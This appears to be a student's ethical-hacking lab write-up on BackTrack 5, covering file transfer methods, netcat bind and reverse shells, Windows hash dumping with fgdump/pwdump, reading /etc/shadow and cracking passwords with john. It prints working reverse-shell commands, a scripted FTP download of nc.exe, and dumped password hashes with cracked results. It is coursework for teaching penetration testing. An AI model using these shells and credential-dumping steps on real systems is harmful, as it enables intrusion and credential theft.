

(Saved shell instructions in separate text file and removed them from here)

File Transfers

A quick refresher on file transfers. There is more than one way to transfer a file. You can use: ftp, http, notepad, smb, file-share, tftp, etc). This will be tricky, but it can be done.

Part A: File Transfers (NIGSTC Ethical Hacking)

- Transfer nc.exe and wget.exe from the internal backtrack5 to the 3 victims (it may be tricky). “Each file transfer must be different, for a total of 6 transfers”. You first have to “locate” nc.exe and wget.exe, you then have to figure out how to transfer them to the 3 victims

1. INTERACTIVE SHELL USING FTP

Dpkg-reconfigure openssh-server (to restart ssh services so we don't run into errors)

```
root@bt:~# dpkg-reconfigure openssh-server
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
ssh start/running, process 1774
```

Netstat -ant: to verify port 22 is listening

```
root@bt:~# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:7337          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp6       0      0 :::7337                :::*                    LISTEN
tcp6       0      0 :::22                  :::*                    LISTEN
root@bt:~#
```

Added user “student” password “hacker”

In internal backtrack 5, locate the nc.exe file and copy to student directory. Commands shown below:

```

root@bt:/home/student# locate nc.exe
/pentest/database/oat/tftproot/windows/netcat/nc.exe
/pentest/database/sqlninja/apps/nc.exe
/pentest/web/wfuzz/wordlist/fuzzdb/web-backdoors/exe/nc.exe
/pentest/windows-binaries/sysinternals/sync.exe
/pentest/windows-binaries/tools/nc.exe
root@bt:/home/student# cp /pentest/windows-binaries/tools/nc.exe
cp: missing destination file operand after `/pentest/windows-binaries/tools/nc.e
xe'
Try `cp --help' for more information.
root@bt:/home/student# cp /pentest/windows-binaries/tools/nc.exe
cp: missing destination file operand after `/pentest/windows-binaries/tools/nc.e
xe'
Try `cp --help' for more information.
root@bt:/home/student# cp /pentest/windows-binaries/tools/nc.exe .
root@bt:/home/student# ls
nc.exe

```

From XP box log in to back track by using ftp command + backtrack ip address and using the student/hacker username and password combination.

Issue the command “get nc.exe” – this will download the nc.exe file from backtrack to the C:/ drive in XP machine:

```

C:\>ftp 192.168.1.50
Connected to 192.168.1.50.
220 (vsFTPd 2.2.2)
User (192.168.1.50:(none)): student
331 Please specify the password.
Password:
230 Login successful.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0          59392 Sep 25 12:08 nc.exe
226 Directory send OK.
ftp: 64 bytes received in 0.00Seconds 64000.00Kbytes/sec.
ftp> get nc.exe
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for nc.exe (59392 bytes).
226 Transfer complete.
ftp: 59392 bytes received in 0.01Seconds 3959.47Kbytes/sec.
ftp> exit
Invalid command.
ftp> quit

C:\>dir
Volume in drive C has no label.
Volume Serial Number is 689E-0BD5


Directory of C:\

02/28/2012  11:24 PM                0 AUTOEXEC.BAT
02/28/2012  11:24 PM                0 CONFIG.SYS
09/23/2012  01:20 PM             <DIR>      Documents and Settings
02/28/2012  11:54 PM             <DIR>      I386
09/25/2012  12:09 PM             59,392 nc.exe
09/23/2012  01:21 PM             <DIR>      Program Files


```

2. NON-INTERACTIVE SHELL USING FTP

Saved the following set of commands in notepad so that it is easy to troubleshoot when using it the command line:



```
Untitled - Notepad
File Edit Format View Help
echo open 192.168.1.50 > ftp.txt
echo USER student>> ftp.txt
echo hacker>> ftp.txt
echo bin >> ftp.txt
echo GET nc.exe >> ftp.txt
echo bye >> ftp.txt
ftp -v -n -s:ftp.txt
```




```
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>echo open 192.168.1.50 > ftp.txt
C:\>echo USER student>> ftp.txt
C:\>echo hacker>> ftp.txt
C:\>echo bin >> ftp.txt
C:\>echo GET nc.exe >> ftp.txt
C:\>echo bye >> ftp.txt
C:\>ftp -v -n -s:ftp.txt
ftp> open 192.168.1.50
ftp> USER student

ftp> bin
ftp> GET nc.exe
ftp> bye

C:\>
```

You can see nc.exe and [ftp.txt](#) were created:



```
C:\>dir
Volume in drive C has no label.
Volume Serial Number is 689E-0BD5

Directory of C:\

02/28/2012  11:24 PM                0 AUTOEXEC.BAT
02/28/2012  11:24 PM                0 CONFIG.SYS
09/23/2012  01:20 PM             <DIR>      Documents and Settings
09/25/2025  12:26 PM                67 ftp.txt
02/28/2012  11:54 PM             <DIR>      I386
09/25/2025  12:26 PM          59,392 nc.exe
09/23/2012  01:31 PM             <DIR>      Program Files
01/14/2013  12:18 PM             <DIR>      share
02/25/2013  03:00 PM             <DIR>      WINDOWS
               4 File(s)          59,459 bytes
               5 Dir(s)    1,878,274,048 bytes free
```

3. Using TFTP

Linux commands:

```
mkdir /tftp
```

```
atftpd -daemon -port 69 /tftp
```

```
cp /usr/share/windows-binaries/nc.exe /tftp/
```

Windows 203.0.113.2

```
C:\Users\alex>tftp -i 10.11.0.5 get nc.exe
```

Could not get this to work. Issue with the command

4. Web browser

Copied nc.exe to exploits folder in /var/www

```
root@bt: /var/www/exploits
File Edit View Terminal Help
root@bt:/var/www# mkdir exploits
root@bt:/var/www# cd exploits
root@bt:/var/www/exploits# pwd
/var/www/exploits
root@bt:/var/www/exploits# locate nc.exe
/pentest/database/oat/tftpboot/windows/netcat/nc.exe
/pentest/database/sqlninja/apps/nc.exe
/pentest/web/wfuzz/wordlist/fuzzdb/web-backdoors/exe/nc.exe
/pentest/windows-binaries/sysinternals/sync.exe
/pentest/windows-binaries/tools/nc.exe
root@bt:/var/www/exploits# cp /pentest/windows-binaries/tools/nc.exe
root@bt:/var/www/exploits# ls
nc.exe
root@bt:/var/www/exploits#
```


Started apache2 service:

```
root@bt:/var/www/exploits# service apache2 start
* Starting web server apache2
root@bt:/var/www/exploits#
```

To verify that port 80 is running, you can issue netstat -ant command. You can also go to firefox and go to either of the following addresses:


1. 127.0.0.1
2. Localhost
3. 192.168.1.50

You can then go to the address that includes the exploits directory. Please see below:



5. SCP

Utilize the following commands to transfer files with SCP:



6. RCP

Utilize the following command: `rcp nc.exe student@192.168.10.10:/home/student`

Part B: Shells

After you transfer nc.exe to your three victims:

Transferred nc.exe to windows from backtrack5 by doing the following:

Finding nc.exe in Backtrack and copying file to student home location

```
root@bt:/home/student# cp /pentest/windows-binaries/tools/nc.exe
cp: missing destination file operand after '/pentest/windows-binaries/tools/nc.e
xe'
Try 'cp --help' for more information.
root@bt:/home/student# cp /pentest/windows-binaries/tools/nc.exe .
root@bt:/home/student# ls
nc.exe
root@bt:/home/student# clear
```

FTPing from windows to backtrack box and downloading file using “get nc.exe” command

Did this for all three other windows boxes

```
C:\>ftp 192.168.1.50
Connected to 192.168.1.50.
220 (vsFTPd 2.2.2)
User (192.168.1.50:(none)): student
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
nc.exe
226 Directory send OK.
ftp: 8 bytes received in 0.00Seconds 8000.00Kbytes/sec.
ftp> get nc.exe
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for nc.exe (59392 bytes).
226 Transfer complete.
ftp: 59392 bytes received in 0.02Seconds 3712.00Kbytes/sec.
ftp>
```

- Open a listener on each victim and connect your internal backtrack5 to these systems (one at a time, get a command prompt on your backtrack). This is a classic example of a bind shell. No firewalls have to be bypassed for this

To set up a listener in windows machine, enter the following command in windows machine:

```
C:\>nc.exe -l -p 4444 > batman.txt
```

This opens the 4444 port

Created a text file in backtrack called superman.txt – I added some text to it and then ran the nc command below:


```
root@bt:/home# vim superman.txt
root@bt:/home# chmod +x superman.txt
root@bt:/home# nc -w 3 192.168.1.175 4444 < superman
bash: superman: No such file or directory
root@bt:/home# nc -w 3 192.168.1.175 4444 < superman.txt
root@bt:/home#
```

When I went to windows xp then I could see the text was copied to batman.txt:

```
C:\>dir
Volume in drive C has no label.
Volume Serial Number is 689E-0BD5

Directory of C:\

02/28/2012  11:24 PM           0 AUTOEXEC.BAT
09/26/2025  12:36 PM          57 batman.txt
02/28/2012  11:24 PM           0 CONFIG.SYS
09/23/2012   01:20 PM      <DIR>  Documents and Setti
02/28/2012
09/26/2025
09/23/2012
01/14/2012
02/25/2012
```



- Open a listener on the external backtrack5, connect the three victims (one by one) to this external box (shovel a shell to backtrack5) this is a classic example of a reverse shell

The following are steps to perform a reverse shell: (Reverse shells are helpful because you don't run into issues with the firewall blocking the connection)


1. in backtrack box:

```
nc -lvp 4444
```

2. in windows box:

```
nc.exe 216.6.1.100 4444 -e cmd.exe
```

3. when you go back to backtrack, then you can see the C:.> connected and you can issue commands to gather information from windows xp



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [216.6.1.100] from server.XYZcompany.com [216.1.1.1] 1053
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>
```

Part C: Hashes

- For this section, each file transfer must utilize a different technique than you used for Part A. You may use any file transfer technique, even if we have not reviewed or discussed it.

Utilizing the following:

WGET - Instructions

```
LAB 6
WGET

log on to Windows XP
go to where you downloaded wget
ensure you delete nc.exe

Wget hostname.com/evilfile.tar.gz
Wget.exe http://192.168.10.10/exploit/nc.exe
```

NETCAT Instructions 1:07:09 Week 6 Lecture

```
LAB 7
NETCAT



Kali:
sending
nc -w 3 192.168.10.10 1234 < superman

Ubuntu Server
receive
nc -l -p 1234 > superman
```

- Extract the hash from **Windows 2003 SQL** and save it to a notepad file called "myhashes.txt"
Used fgdump.exe and pwdump.exe to generate hashes in windows 2003 sql:

```
passwordhashes.txt - Notepad
File Edit Format View Help
Administrator:500:921988BA001DC8E14A3B108F3FA6CB6D:E19CCF75EE54E06B06A5907AF13CEF42:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
krbtgt:502:NO PASSWORD*****:69B03C034DA89B3E0A824D393ADBFA75:::
SUPPORT_388945a0:1001:NO PASSWORD*****:962F4737E27E2F30C1B2080DE741BEE9:::
IUSR_SERVER:1003:F16534E45F5C441F0C9B8A6757A2DD26:9A3D15D3969E1AACBC3E7B001B7AEDB4:::
IWAM_SERVER:1004:9CADB50562599885A95F9229BA192885:8A249FC47CBF728107D93F72CBF11F6C:::
ASPNET:1006:E9AA7F1E22D9BE4AA31D729B1370A06C:60E269A7615FD554524D39BD6FA03B73:::
8E3F3522-DBCC-4040-A:1113:NO PASSWORD*****:73BF9D67BBD187644CF2BCC2AB6E0E8D:::
aanderson:1114:BD50ED457B5A28B9F0FA56CD8F62AD53:818FCCA9DD72AACD09A6B7570540B852:::
bbeetle:1115:37308B0E266D358ECBE7391D7F72F554:2BD42A713CB0BC3BC2D9A812D761A5DB:::
ccasington:1117:9998A628B62AF116D57BE7114D8B3747:672E78EC644D46D1A78D5C50A0777425:::
ddantfield:1118:37FECF1F45133D66F9954FC9DF57E012:69BB0CFD6DB879FC2F5FE4D57FEB65A7:::
rcarey:1123:02DFBBA06FAFB216F6364A9EE00A557:DC452B65026C880139CD5A13419C5F45:::
efrome:1125:D6A694327BA9969E1E648DB0433655C7:DE1F4FEC9ABD806663827910A1A5CF1A:::
ggarrison:1126:NO PASSWORD*****:D1E1506943EA3825F829324A9E645C63:::
ameterston:1127:0EA71756D8B3AC1F6E0DD1F94B8F14D07:E5D7CF49C94E38679F96C8AA0DFE0AF5:::
rmiller:1128:AABA6FD807DC0989B75E0C8D76954A50:432FB264A6331B0F500A94FF9C105EBD:::
rmiller_history_0:1128:AABA6FD807DC0989B75E0C8D76954A50:432FB264A6331B0F500A94FF9C105EBD:::
sperkins:1129:355FA6A2EFFF41FC0C5EA4A0FC9C29BC:8B141ABD1F27CF320CE1C0523F4A7930:::
ateeing:1130:D88BE404B600640EC2265B23734E0DAC:C1F3853B1446871FBEA67E05D993C053:::
zyickson:1131:D2AC0875DB09C1EE37BE39B1BE5B25D:8A2CF3A47226DDE5E04016E3F687D2B5:::
test:1132:E52CAC67419A9A224A3B108F3FA6CB6D:8846F7EAE8FB117AD06BDD830B7586C:::
SERVER$:1008:NO PASSWORD*****:03A70A9BCE4BD86E9250B3A83582176A:::
SERVER$_history_0:1008:NO PASSWORD*****:9021AF686A133065999CDB46D1F26FC2:::
SERVER$_history_1:1008:NO PASSWORD*****:C53274FC66D61DA49C0660A189B9C77C:::
SERVER$_history_2:1008:NO PASSWORD*****:78C3236C139EFF31038FC3422F7F9915:::
SERVER$_history_3:1008:NO PASSWORD*****:1763F97B5F2434567F170C2EB57E58B0:::
SERVER$_history_4:1008:NO PASSWORD*****:18601EA766F8F9E55C8E4FADC28ADF8A:::
SERVER$_history_5:1008:8DBC07B22E497BE0C9CB78B00E1DCED5:534E10EAD2E35D84D18B71A37B98A248:::
```

- Transfer myhashes.txt to **Windows 2008 Server**. Extract the hashes from Windows 2008 Server and add the hashes to myhashes.txt



- Transfer myhashes.txt to **Backtrack 5 (internal)**. add the Backtrack hashes to our myhashes.txt file

STEP 1 – move file from windows share to backtrack

Utilized smbclient to move file from windows share location to backtrack. Please, see following commands:

interactive smbclient

smbclient //192.168.1.100/Files -U Administrator

when prompted for password, then inside smbclient:

get myhashes.txt

quit

```
root@bt: ~
File Edit View Terminal Help

root@bt:~# smbclient //192.168.1.100/Share -U Administrator
Enter Administrator's password:
Domain=[XYZCOMPANY] OS=[Windows Server 2003 3790] Server=[Windows Server 2003 5.2]
smb: \> get myhashes.txt
getting file \myhashes.txt of size 3588 as myhashes.txt (1167.9 KiloBytes/sec) (average 1168.0 KiloBytes/sec)
smb: \> quit
root@bt:~# ls
Desktop  myhashes.txt  nmap.exe  Wordlist.txt
root@bt:~# cat myhashes.txt
Administrator:500:921988BA001DC8E14A3B108F3FA6CB6D:E19CCF75EE54E06B06A5907AF13CEF42:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
krbtgt:502:NO PASSWORD*****:69B03C034DA89B3E0A824D393ADBFA75:::
SUPPORT_388945a0:1001:NO PASSWORD*****:962F4737E27E2F30C1B2080DE741BEE9:::
IUSR_SERVER:1003:F16534E45F5C441F0C9B8A6757A2DD26:9A3D15D3969E1AACBC3E7B001B7AEDB4:::
IWAM_SERVER:1004:9CADB50562599885A95F9229BA192885:8A249FC47CBF728107D93F72CBF11F6C:::
ASPNET:1006:E9AA7F1E22D9BE4AA31D729B1370A06C:60E269A7615FD554524D39BD6FA03B73:::
8E3F3522-DBCC-4040-A:1113:NO PASSWORD*****:73BF9D67BBD187644CF2B
```


STEP 2 – Create Backtrack hashes

Utilized the following command to add the root encrypted password to the myhashes.txt file:

```
root@bt:~# sudo grep '^root:' /etc/shadow >> /root/myhashes.txt
root@bt:~# clear

root@bt:~# cat myhashes.txt
Administrator:500:921988BA001DC8E14A3B108F3FA6CB6D:E19CCF75EE54E06B06A5907AF13CEF42:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
krbtgt:502:NO PASSWORD*****:69B03C034DA89B3E0A824D393ADBFA75:::
SUPPORT_388945a0:1001:NO PASSWORD*****:962F4737E27E2F30C1B2080DE741BEE9:::
IUSR_SERVER:1003:F16534E45F5C441F0C9B8A6757A2DD26:9A3D15D3969E1AACBC3E7B001B7AEDB4:::
IWAM_SERVER:1004:9CADB50562599885A95F9229BA192885:8A249FC47CBF728107D93F72CBF11F6C:::
ASPNET:1006:E9AA7F1E22D9BE4AA31D729B1370A06C:60E269A7615FD554524D39BD6FA03B73:::
8E3F3522-DBCC-4040-A:1113:NO PASSWORD*****:73BF9D67BBD187644CF2BCC2AB6E0E6
```

- Transfer myhashes.txt to **Windows XP Pro**. Add the Windows XP Pro hashes to the file. On the Windows XP desktop, there is a file called "accounts.txt". Add the info in accounts.txt to our myhashes.txt file
By the time I got to this part, I ran out of time, reached maximum 3 hour period in Netlab.



- Transfer myhashes.txt to **Windows 7**. Extract the hashes from Windows 7 and add them to our file myhashes.txt
- Transfer the myhahses.txt to our Backtrack 5 (external). Add the Backtrack 5 hashes to this document.
- Try to crack the hashes. Note: there are several types of hashes here. It might be a good idea to separate the hashes into different files before cracking

Logged on to backtrack to extract password hash for root:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# grep '^root' /etc/shadow > root_lines.txt
root@bt:~# ls
Desktop  nmap.exe  root_lines.txt  Wordlist.txt
root@bt:~# cat root_lines.txt
root:$6$EVCJcswz$gs9NsKYLw.gIRFQBfcmPho4xcxSo5AIPQYqNnd9gH4n2jokGqD7T5caWQUQ3ZZs
r3wt.hvnlPbcIkshVa4LTa.:15562:0:99999:7:::
root@bt:~#
```

I ran the john command to crack the password file in Backtrack:

```
root@bt: /pentest/passwords/john
File Edit View Terminal Help
root@bt:/pentest/passwords/john# ./john /etc/shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypto"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 4 password hashes with 4 different salts (sha512crypt [32/32])
toor                (root)
green               (yoda)
green               (chewbacca)
hacker              (hax0r)
guesses: 4  time: 0:00:00:35 DONE (Fri Sep 26 11:28:04 2025)  c/s: 265  trying:
hacker
Use the "--show" option to display all of the cracked passwords reliably
root@bt:/pentest/passwords/john#
```

Part D: SierraLab Windows

SSH using Putty and your private key with your credentials onto 207.62.230.146, port 2222. Once in, ssh to the Windowsbox.com and answer the below questions. Provides screenshots as proof of your answer.

Putty website: <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>

1. Create a folder with your last name on the Windowsbox

```
hiddenleaf0\itl145student@HIDDENLEAF C:\Users\itl145student>mkdir arrunategui

hiddenleaf0\itl145student@HIDDENLEAF C:\Users\itl145student>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

hiddenleaf0\itl145student@HIDDENLEAF C:\Users\itl145student>dir
Volume in drive C has no label.
Volume Serial Number is 4C3A-51E5

Directory of C:\Users\itl145student

09/26/2025  10:35 AM    <DIR>          .
09/01/2025  02:23 PM    <DIR>          ..
09/26/2025  10:35 AM    <DIR>          arrunategui
```

